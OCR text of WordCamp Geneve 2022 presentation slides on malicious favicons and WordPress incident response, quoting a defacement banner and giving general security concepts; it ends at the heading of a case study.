CSI:
CRIME SCENE INVESTIGATION

The Strange Case of Malicious Favicons

WORDCAMP
GENEVE
2022

By Nestor Angulo (@pharar)

HackedÃ,Â ByÃ,Â JakRa


kanã,â beraniã,â matiã,â |ã,â indonesianã,â

Tidak ada seorangpun, hewan atau banci yang disakiti dalam hacking ini
Jiwa Kegelapan Team

When hacking occurs…

CSI aka Blue Team


Team Fortress 2; class weapons –



Concepts

There are two types of companies: those who have been hacked, and those who don’t yet know they have been hacked.

John Chambers
Chief Executive Officer of Cisco


DEALING WITH CYBER STRESS
INTERNET THING I WANT TO USE
MALWARE
NIGERIAN PRINCE SCAM.
INFORMATION STOLEN
A WEIRD ATTACHMENT
DODGY POP-UP
PHISHING
DATA BREACH
MALWARE
PRIVATE INFORMATION STOLEN
DODGY LINKS
STOLEN PASSWORD
MALWARE
PHISHING
WEIRD LINKS
MALWARE
DODGY POP-UP
STOLEN INFORMATION

PHISHING
BOTNET
@
SPAM
HACKER
MALWARE
DDOS
KEYLOGGER
VIRUS
SPYWARE

Hackers vs Cyberterrorists


Hacker

- **Curious person** who loves to go beyond limits or conventions.

Cyberterrorist

- **Computer Hacker**, aligned to enrich himself in a zero-sum game situation.
- **The bad guy**

How a **WordPress** site is **infected**:



TARGETS

Users

Database

Content

Infrastructure

Bot Net

Reputation

FACTS

Site hacking **almost never** is client-oriented (98% of cases)

Almost always happens due to a **deficient monitoring / maintenance**

A **SSL** certificate **is not** an antihacking shield

Patches & security updates appear almost always after hacking exploits

Errare Humanum Est (Human being fails)

Security **never is (nor will be)** 100% effective

MEASURES

REACTIVE

When bad things have **already happened**

Pain mitigation

INCIDENT RESPONSE

PROACTIVE

Before anything bad happens


Risk mitigation

ANALYSIS & MONITORING

Incident response (IR) is **the effort to quickly identify an attack, minimize its effects, contain damage**, and remediate the cause to reduce the risk of future incidents. (vmware.com)

It’s show time

Case A1806
Crime Scene

